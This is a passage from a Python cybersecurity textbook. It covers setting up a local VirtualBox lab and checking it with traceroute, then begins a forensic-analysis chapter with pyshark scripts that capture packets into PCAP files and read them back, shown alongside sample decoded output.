
Tip: If, after running the VM, you find that the VM screen size is very small, this

## Cybersecurity lab on VirtualBox

Similar to the Hyper-V setup, I also created a lab using VirtualBox on my Windows 11 laptop. The VM deployment process is similar and easy to understand.

However, there is a difference in how the network is configured in VirtualBox so that the VMs can access each other, and we can access the VMs from the host machine.

*Figure 4.7 shows the list of VMs in VirtualBox on the Windows 11 Laptop:*



***Figure 4.7: List of VMs in Virtual Box***

*Figure 4.8 shows the network configuration for the network adapter. Please use “Bridged Adapter” to ensure connectivity between the VMs and the host to the VMs.*





General



System



Display



Storage



Audio



Network



Serial Ports



USB



Shared Folders



User Interface

## Network

Adapter 1

Adapter 2

Adapter 3

Adapter 4

☒ Enable Network Adapter

Attached to: Bridged Adapter

Name: Intel(R) Wi-Fi 6 AX201 160MHz

▼ Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 08002708ACDB

☒ Cable Connected

Port Forwarding

OK

Cancel

***Figure 4.8: Network adapter configuration for VM in VirtualBox***

## Using traceroute to find out the hops to the local VMs

We have used traceroute to find the hops to the systems on the internet. The same technique can perform a traceroute to the local VMs we just deployed.

This will prove that our lab is indeed working and we can reach it from the host machine.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following program implements traceroute functionality in Python to check for the route to a host.

Before you run the program, install the module icmplib:

**pip3 install icmplib**

Note: This program needs to be run as “administrator” or with “sudo” privileges

Program for performing a traceroute on the local VMs from the host:

```
# traceroute_local_vm.py
```

```
from icmplib import traceroute
```

```
class TracerouteLocalVM:
```

```
def check_traceroute(self, host) -> None:
```

```
# hops will now store all the hops from the current host to the remote host. By  
# default, max_hops is 30
```

```
# if no max_hops=<value> is supplied
```

```
print ('Checking hops for the host...')
```

```
hops = traceroute(host, max_hops=20)
```

```
print('All Hops:\n', hops, '\n')
```

```
print('Distance/TTL \tAddress \tAverage round-trip time \tPackets Sent')
```

```
last_distance = 0
```

```
for hop in hops:
```

```
    if last_distance + 1 != hop.distance:
```

```
        print('No response from gateway')
```

```
        # See the Hop class for details
```

```
        print(
```

```
            f'{hop.distance:<15} {hop.address:<15} {hop.avg_rtt} ms  
            \t\t\t{hop.packets_sent:<5}')
```

```
        last_distance = hop.distance
```

```
if __name__ == "__main__":
```

```
traceroute_check = TracerouteLocalVM()
```

```
# Check Traceroute for the IP Addresses of the local VMs
```

```
traceroute_check.check_traceroute('172.25.120.171')
```

```
traceroute_check.check_traceroute('172.25.115.189')
```

In the preceding program, I have used the IP addresses of the VMs in my environment, and you can replace them with the IP addresses in your environment.

When you run the program, you will get an output similar to the following:

**Checking hops for the host...**

**All Hops:**

**[<Hop 1 [172.25.120.171]>]**

| Distance/TTL | Address        | Average round-trip time | Packets Sent |
|--------------|----------------|-------------------------|--------------|
| 1            | 172.25.120.171 | 0.501 ms                | 2            |



**Checking hops for the host...**

**All Hops:**

**[<Hop 1 [172.25.115.189]>]**

| Distance/TTL | Address        | Average round-trip time | Packets Sent |
|--------------|----------------|-------------------------|--------------|
| 1            | 172.25.115.189 | 0.715 ms                | 2            |

You may note that we can reach both VMs, which are just one hop away. This is the expected behavior, and our very rudimentary lab is configured well.

## Conclusion

In this chapter, we have seen how we could use Python venv (Virtual Environment) to create an isolated or a parallel environment. Such an environment can then be used for Cybersecurity work where there is a specific dependency on a Python or third-party module or you want to keep everything separate and clean.

We also saw how we can easily setup a Cybersecurity lab on your personal computer using Hyper-V Manager or VirtualBox. Cybersecurity professionals worldwide use such local environments to test various techniques that can otherwise not be permitted. Since such techniques are used locally, they do not cause unintentional harm.

In the upcoming chapter, we will look at how Python can be used to write forensic analysis modules and interface with forensic analysis tools.

## Questions

When testing the recipe in this chapter, try disabling the internet for your host machine (for example, the desktop or laptop you use). Do not disable the network itself, just the internet, by plugging out your network cable or disabling Wi-Fi. Observe if you can run the program and get the same results. Were you able to run the program in your local lab without problems?

Explain why the local VMs deployed on the host machines are a single hop away.

Explain why it is not possible in our setup to scan the host machine from the guest machine. Is there a way to make it work?

### **Points to remember**

Python venv (Virtual Environment) can be used to create a parallel or an isolated development environment.

Hyper-V and VirtualBox are free virtualization technologies that you can use to create a simple Cybersecurity lab.

Your own personal lab is essential as it reduces the chances of unauthorized use of other's systems.

Using a virtualized environment gives you many advantages and features which are not readily available for physical systems.

## **Key terms**

**venv: Python Virtual Environment, which is used to create a self-contained environment with its Python binary and packages.**

**Hyper-V: Microsoft's virtualization technology which can be used to create VMs even on your personal computer running the Windows operating system.**

**VirtualBox: Oracle's virtualization technology can be used to create VMs even on your personal computer running Windows, Linux, or macOS operating systems.**

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

**<https://discord.bpbonline.com>**



## Chapter 5

### Forensic Analysis



## Introduction

Forensic analysis can be used to look for and analyze digital evidence for exposure or compromise using various techniques such as log analysis, packet inspection, event/incident analysis, dumping memory, CPU, process and so on. Forensic analysis plays a significant role while dealing with cybercrime or performing a system audit for compliance purposes.

Forensic analysis is an approach to dealing with a particular situation rather than a set of pre-defined rules that will work in every situation. As types of such situations can differ significantly, as a Cybersecurity Professional, you need to understand how to use various tools and techniques to discover and fit together multiple pieces of the puzzle. Just like reconnaissance operations, forensic analysis also relies on this fact of incremental discoveries and insights to create a complete picture.

This chapter covers how Python can be used to write forensic analysis modules and interface with forensic analysis tools.

## Structure

In this chapter, we will cover the following ways to perform forensic analysis:

Capturing network packets using Wireshark

Capturing network packets using tcpdump

Using Web scraping in forensic analysis

Log analysis as a method for forensic analysis

Using EXIF data to analyze media format

Fingerprinting as a method for identifying malicious activities

Forensic analysis using memory and process dumps

## Objectives

In this chapter, we will first look at using Wireshark and tcpdump to inspect network packets. After that, we will continue with an advanced use case of Web scraping building on top of what we discussed in Chapter 3, Active Reconnaissance. Afterward, we will look at recipes for other techniques, namely, log analysis, image metadata viewing, fingerprinting, and memory and process dumps. The objective is to be able to perform a decent forensic analysis of a system by the end of this chapter.

## Understanding how to interface with “Wireshark” in Python

Wireshark is the most widely used network protocol analyzer. As a cybersecurity professional, you can see what is happening on your network at the microscopic level by performing deep packet inspection. Wireshark provides the functionality to perform deep inspection of hundreds of protocols by performing either live capture or offline analysis. A lot more details are present at <https://www.wireshark.org/>, and getting acquainted with the features is suggested before we get started.

Wireshark is an open-source project, meaning the code is available for everyone to view and contribute to. Once you reach an advanced level in cybersecurity, it will help you understand how Wireshark works by looking at the code available at <https://gitlab.com/wireshark/wireshark>.

We can use Python to interface and work with Wireshark, and hence, use this convenient way to perform many automation tasks requiring network analysis and deep packet inspection. This is very important in performing forensic analysis.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Installing Wireshark

Before we begin, install the Wireshark as follows:

Note: Install Wireshark as administrator, root or using accounts with sudo privilege

## **Linux**

On Linux, we can use either apt-get or yum package installers to install Wireshark.

## **Ubuntu**

**sudo apt-get install Wireshark**

Wireshark is pre-installed on Kali Linux.

## **On CentOS and RHEL**

**sudo yum install wireshark**

or

**sudo dnf install wireshark**

---

Note: DNF is also known as Dandified YUM and is the new software package manager

## **macOS**

As used for installing other software on macOS, we can use brew to install Wireshark as well:

**brew install wireshark**

## **Windows**

You can install Wireshark on Windows using the Windows Installer present at <https://www.wireshark.org/>.



## Recipe

This recipe shows how to interface with tshark (Command Line Interface for Wireshark) to perform a live capture.

The following program implements tshark based live capture functionality in Python.

Before you run the program, install the module pyshark:

**pip3 install pyshark**

Note: This program needs to be run as “administrator” or with “sudo” privileges

Program for performing a capture of 5 network packets using tshark on a host is as follows:

```
# wireshark_capture.py
```

```
class WiresharkCaputure:
```

```
def do_capture(self):
```

```
# Change the interface to what's configured on your host. Generally, it is 'eth0'.  
On macOS, it can be 'en0'.
```

```
capture = pyshark.LiveCapture(interface='en0')
```

```
# Capture 5 packets
```

```
capture.sniff(packet_count=5)
```

```
print(capture)
```

```
print(capture[0])
```

```
if __name__ == "__main__":
```

```
    wireshark_capture = WiresharkCaputure()
```

```
    wireshark_capture.do_capture()
```

In the preceding program, I have used “en0” as the interface on which we are capturing the network packets. Check the network interface in your case before you run this program and replace the “en0” with your network interface, for example, “eth0”.

In the preceding program:

First, we created a capture objecting using LiveCapture on a network interface.

After that, we captured five packets by sniffing the packets going through the network interface.

After that, we tried printing the capture object and then the first element of the capture object list.

For testing and learning purposes, it is more than sufficient to capture 5–10 packets and keep them in memory. However, in a real-life scenario, this may not

work as we may need to capture packets for long durations, maybe even hours. In such cases, the packets can be captured to a file, which we will learn more about in the following recipe.

When you run the program, you will get an output similar to the following:

**<LiveCapture (5 packets)>**

**Packet (Length: 97)**

**Layer ETH:**

**Destination: a0:ab:1b:27:b5:cc**

**Address: a0:ab:1b:27:b5:cc**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Source: a4:83:e7:45:8a:96**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Type: IPv4 (0x0800)**

**Address: a4:83:e7:45:8a:96**

**Layer IP:**

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 83**

Identification: 0x0000 (0)

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

**Time to Live: 64**

**Protocol: TCP (6)**

**Header Checksum: 0x47be [validation disabled]**

**Header checksum status: Unverified**

**Source Address: 192.168.0.42**

**Destination Address: 40.99.9.178**

**Layer TCP:**

**Source Port: 63469**

**Destination Port: 443**

**Stream index: 0**

**Conversation completeness: Incomplete (0)**

**TCP Segment Len: 31**

**Sequence Number: 1 (relative sequence number)**

**Sequence Number (raw): 3014946036**

**Next Sequence Number: 33 (relative sequence number)**

**Acknowledgment Number: 1 (relative ack number)**

**Acknowledgment number (raw): 2780548232**

**1000 .... = Header Length: 32 bytes (8)**

**Flags: 0x019 (FIN, PSH, ACK)**

**000. .... = Reserved: Not set**

**...0 .... = Nonce: Not set**

**.... 0... .... = Congestion Window Reduced (CWR): Not set**

**.... .0.. .... = ECN-Echo: Not set**

**.... ..0. .... = Urgent: Not set**

**.... ...1 .... = Acknowledgment: Set**



**.... .... 1... = Push: Set**

**.... .... .0.. = Reset: Not set**

**.... .... ..0. = Syn: Not set**

**.... .... ...1 = Fin: Set**

**Expert Info (Chat/Sequence): Connection finish (FIN)**

Connection finish (FIN)

**Severity level: Chat**

**Group: Sequence**

**TCP Flags: .....AP..F**

**This frame initiates the connection closing**

**Window: 68**

**Calculated window size: 68**

**Window size scaling factor: -1 (unknown)**

**Checksum: 0x0b2e [unverified]**

**Checksum Status: Unverified**

**Urgent Pointer: 0**

**Options: (12 bytes), No-Operation (NOP), No-Operation (NOP),  
Timestamps**

**TCP Option - No-Operation (NOP)**

**Kind: No-Operation (1)**

**TCP Option - Timestamps: TSval 2685190797, TSecr 121755588**

**Length: 10**

**Timestamp value: 2685190797**

**Timestamp echo reply: 121755588**

**Timestamps**

**Time since first frame in this TCP stream: 0.000000000 seconds**

**Time since previous frame in this TCP stream: 0.000000000 seconds**

**SEQ/ACK analysis**

**Bytes in flight: 31**

**Bytes sent since last PSH flag: 31**

**TCP payload (31 bytes)**

**Expert Info (Note/Sequence): This frame initiates the connection closing**

**Severity level: Note**

**Group: Sequence**

**TCP Option - No-Operation (NOP)**

**Kind: No-Operation (1)**

**Kind: Time Stamp Option (8)**

**Layer TLS:**

**TLSv1.2 Record Layer: Encrypted Alert**

**Content Type: Alert (21)**

**Version: TLS 1.2 (0x0303)**

**Length: 26**

**Alert Message: Encrypted Alert**

The first line just prints the LiveCapture object. From the second line onwards, we printed the details about the first element of the LiveCapture object, which reveals the details about what was captured.

If you are familiar with TCP/IP stack, you can understand what is going on in this packet. There are clear sections for ETH (network layer), IP, TCP, and TLS.

Once you get used to looking at the network packets like the preceding, you will also be able to visualize how the network is set up. Having that understanding helps greatly during forensic analysis.

## Activity

Attempt the following activities before the next recipe:

Install Wireshark on your laptop or desktop, capture all the traffic for one of your network interfaces, and save the file as a .pcap file. After that, load the file in Wireshark and list what you see.

Explore the Wireshark interface and find out how you can filter based on one or more protocols and a specific network interface.

Analyze the network packet we captured previously and list as many details as you can see in the capture. Try to explore using the internet significance for each of these.

## Creating a simple live network packet capturer using “Wireshark”

In the previous recipe, we saw how to interface with the command line utility of Wireshark, that is, tshark, and perform a live capture of network packets on a network interface.

In this recipe, we will create a simple network packet capturer, which we can use to capture for a specified amount of time or several packets.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

**This recipe shows how to interface with tshark to perform a live capture of the network packets and show them as they are being captured.**

**Program for performing a live capture using tshark on a host is as follows:**

```
# wireshark_live_capture.py
```

```
import time
```

```
import pyshark
```

```
class WiresharkLiveCaputure:
```

```
    def do_capture(self):
```

```
        # Change the interface to what's configured on your host. Generally, it is 'eth0'.  
        # On macOS, it can be 'en0'.
```



```
capture = pyshark.LiveCapture(interface='en0')

# Continuously sniff the next ten packets every 1 second and show them as they
are captured

for packet in capture.sniff_continuously(packet_count=10):

    print(packet)

    time.sleep (1)

if __name__ == "__main__":

    wireshark_live_capture = WiresharkLiveCaputure()

    wireshark_live_capture.do_capture()
```

**When you run the program, you will get an output similar to the following:**

**Packet (Length: 124)**

**Layer ETH:**

**Destination: a0:ab:1b:27:b5:cc**

**Address: a0:ab:1b:27:b5:cc**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Source: a4:83:e7:45:8a:96**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Type: IPv4 (0x0800)**

**Address: a4:83:e7:45:8a:96**

**Layer IP:**

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 110**

**Identification: 0x0000 (0)**

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

**Time to Live: 64**

**Protocol: TCP (6)**

**Header Checksum: 0xd709 [validation disabled]**

**Header checksum status: Unverified**

**Source Address: 192.168.0.42**

**Destination Address: 17.57.145.117**

**Layer TCP:**

**Source Port: 51000**

**Destination Port: 5223**

**Stream index: 0**

**Conversation completeness: Incomplete (0)**

**TCP Segment Len: 58**

**Sequence Number: 1 (relative sequence number)**

**Sequence Number (raw): 314717360**

**Next Sequence Number: 60 (relative sequence number)**

**Acknowledgment Number: 1 (relative ack number)**

**Acknowledgment number (raw): 3474611701**

**1000 .... = Header Length: 32 bytes (8)**

**Flags: 0x019 (FIN, PSH, ACK)**

000. .... = Reserved: Not set

...0 .... = Nonce: Not set

.... 0... .... = Congestion Window Reduced (CWR): Not set

.... .0.. .... = ECN-Echo: Not set

.... ..0. .... = Urgent: Not set

.... ...1 .... = Acknowledgment: Set

.... .... 1... = Push: Set

.... .... .0.. = Reset: Not set

.... .... ..0. = Syn: Not set

.... .... ...1 = Fin: Set

**Expert Info (Chat/Sequence): Connection finish (FIN)**

**Connection finish (FIN)**

**Severity level: Chat**

**Group: Sequence**

**TCP Flags: .....AP..F**

**This frame initiates the connection closing**

**Window: 2048**

**Calculated window size: 2048**

**Window size scaling factor: -1 (unknown)**

**Checksum: 0x3ae1 [unverified]**

**Checksum Status: Unverified**

**Urgent Pointer: 0**

**Options: (12 bytes), No-Operation (NOP), No-Operation (NOP),  
Timestamps**

**TCP Option - No-Operation (NOP)**

**Kind: No-Operation (1)**

**TCP Option - Timestamps: TSval 444008, TSecr 2816857899**

**Length: 10**

**Timestamp value: 444008**

**Timestamp echo reply: 2816857899**

**Timestamps**

**Time since first frame in this TCP stream: 0.000000000 seconds**



**Time since previous frame in this TCP stream: 0.000000000 seconds**

**SEQ/ACK analysis**

**Bytes in flight: 58**

**Bytes sent since last PSH flag: 58**

**TCP payload (58 bytes)**

Expert Info (Note/Sequence): This frame initiates the connection closing

**Severity level: Note**

**Group: Sequence**

**TCP Option - No-Operation (NOP)**

**Kind: No-Operation (1)**

**Kind: Time Stamp Option (8)**

**Layer TLS:**

**TLSv1.2 Record Layer: Application Data Protocol: Application Data**

**Content Type: Application Data (23)**

**Version: TLS 1.2 (0x0303)**

**Length: 29**

**Encrypted Application Data:**

**ade402b75aaa6408a16322c1309340224d1c0890d31d67bf1c5226fe91**

**TLSv1.2 Record Layer: Application Data Protocol: Application Data**

**Content Type: Application Data (23)**

**Version: TLS 1.2 (0x0303)**

**Length: 19**

**Encrypted Application Data: 8796e2c78eb9f4b9961979ecaf5ec3845617a0**

•

•

•

**Packet (Length: 75)**

**Layer ETH:**

**Destination: a0:ab:1b:27:b5:cc**

**Address: a0:ab:1b:27:b5:cc**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Source: a4:83:e7:45:8a:96**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Type: IPv4 (0x0800)**

**Address: a4:83:e7:45:8a:96**

Layer IP:

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 61**

**Identification: 0x0000 (0)**

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

**Time to Live: 64**

**Protocol: UDP (17)**

**Header Checksum: 0x34d5 [validation disabled]**

**Header checksum status: Unverified**

**Source Address: 192.168.0.42**

**Destination Address: 142.250.182.14**

**Layer UDP:**

**Source Port: 55166**

**Destination Port: 443**

**Length: 41**

**Checksum: 0xe900 [unverified]**

**Checksum Status: Unverified**

**Stream index: 0**

**Timestamps**

**Time since first frame: 0.050065000 seconds**

**Time since previous frame: 0.000031000 seconds**

**UDP payload (33 bytes)**

**Layer QUIC:**

**QUIC Connection information**

**Connection Number: 0**

**Packet Length: 33**

**QUIC Short Header DCID=49af1b8ebc017547**

**0... .... = Header Form: Short Header (0)**

**.1.. .... = Fixed Bit: True**

**..0. .... = Spin Bit: False**

**Destination Connection ID: 49af1b8ebc017547**

**Remaining Payload: 1a438b37cf364f069bd6f2fc0ed7af13e2a8b9c736a40be4**

**Ten network packets are captured and printed at the interval of 1 packet per second. Only the first and last packets are shown in the preceding output. Packets will not be captured when the program is sleeping. You can tune the program to suit your requirements of capturing the packets continuously for a specified duration or several packets.**

**Note: The option `bpf_filter = <filter name>` can be applied to LiveCapture to cap**



## Activity

Attempt the following activities before the next recipe:

Check the other options used with the LiveCapture and try them out.

Modify the preceding program to capture packets of a specific type (for example, http, arp, dns, and so on) using `bpf_filter`.

## Capturing network packets to a file using “Wireshark”

Although it is convenient to print a few network packets for quick analysis, capturing packets over a long period is not practical. In such cases, we can capture packets into a Packet Capture (PCAP) file for later analysis.

In this recipe, we will capture network packets into a file for future analysis.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe shows how to perform a live capture of the network packets and save them in a PCAP file.

Program for performing a live capture of a file is as follows:

```
# wireshark_file_capture.py
```

```
import os
```

```
import pyshark
```

```
# Set the location of the output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class WiresharkFileCaputure:
```

```
def do_capture(self):

# Capture the packet into a PCAP (Packet Capture) file

pcap_file_name = os.path.join(__location__, 'output.pcap')

capture = pyshark.LiveCapture(interface='en0', output_file=pcap_file_name)

capture.sniff(packet_count=10)

if __name__ == "__main__":

wireshark_file_capture = WiresharkFileCaputure()

wireshark_file_capture.do_capture()
```

When you run this program, it returns to the prompt within a few seconds. After that, look for output.pcap file in the same directory as per the preceding program. This file contains the captured network packets.

You cannot do anything with this file as it is in a binary format. However, we will see how to read this file using Python in the next recipe.

Let us use the tshark command to list all the packets in the file.

Run the following command:

**tshark -r output.pcap**

You will get an output similar to the following:

**1 0.000000 20.50.80.210 → 192.168.0.42 TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message**

**2 0.000051 192.168.0.42 → 20.50.80.210 TCP 54 52623 → 443 [ACK] Seq=1 Ack=52 Win=4095 Len=0**

**3 0.000700 192.168.0.42 → 20.50.80.210 TCP 1494 [TCP segment of a reassembled PDU]**

**4 0.000719 192.168.0.42 → 20.50.80.210 TLSv1.2 1041 Application Data**

**5 0.005144 192.168.0.42 → 52.98.123.226 TLSv1.2 97 Encrypted Alert**

**6 0.018887 192.168.0.42 → 52.98.123.226 TLSv1.2 97 Encrypted Alert**

**7 0.024564 192.168.0.42 → 52.98.123.226 TLSv1.2 97 Encrypted Alert**

**8 0.163978 20.50.80.210 → 192.168.0.42 TCP 54 443 → 52623 [ACK] Seq=52  
Ack=2428 Win=2053 Len=0**

**9 0.166413 20.50.80.210 → 192.168.0.42 TLSv1.2 525 Application Data**

**10 0.166472 192.168.0.42 → 20.50.80.210 TCP 54 52623 → 443 [ACK]  
Seq=2428 Ack=524 Win=4088 Len=0**

We can see that tshark listed the summary of 10 packets. If you wish, you can use tshark to view other details too.

## Activity

Attempt the following activity before the next recipe:

Try printing the details of the first packet in the output.pcap file using tshark.

## Packet capture file analysis using “Wireshark”

So far, we can capture the packets using pyshark, display them, and even capture them into a PCAP file. Moreover, we were able to print the packets using the tshark utility.

In this recipe, we will use pyshark to print the content of the packets we captured in the file using Python.

Note: Compatibility: Cross-Platform License considerations: Free software used



## Recipe

**This recipe shows how to perform a live capture of the network packets and save them in a PCAP file.**

### **Program for reading a PCAP file:**

```
# wireshark_file_read.py
```

```
import os
```

```
import pyshark
```

```
# Set the location of the output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class WiresharkFileRead:
```

```
def do_capture(self):

# Read a PCAP (Packet Capture) file and print the details

pcap_file_name = os.path.join(__location__, 'output.pcap')

capture = pyshark.FileCapture(pcap_file_name)

print (capture[0])

if __name__ == "__main__":

wireshark_file_read = WiresharkFileRead()

wireshark_file_read.do_capture()
```

**When you run the program, you will get an output similar to the following:**

**Packet (Length: 105)**

Layer ETH:

**Destination: a4:83:e7:45:8a:96**

**Address: a4:83:e7:45:8a:96**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Source: a0:ab:1b:27:b5:cc**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ...0 .... = IG bit: Individual address (unicast)**

**Type: IPv4 (0x0800)**

**Address: a0:ab:1b:27:b5:cc**

**Layer IP:**

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 91**

**Identification: 0x5354 (21332)**

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

**Time to Live: 110**

**Protocol: TCP (6)**

**Header Checksum: 0x9372 [validation disabled]**

**Header checksum status: Unverified**

**Source Address: 20.50.80.210**

**Destination Address: 192.168.0.42**

**Layer TCP:**

**Source Port: 443**

**Destination Port: 52623**

**Stream index: 0**

**Conversation completeness: Incomplete (0)**

**TCP Segment Len: 51**

**Sequence Number: 1 (relative sequence number)**

**Sequence Number (raw): 4289664749**

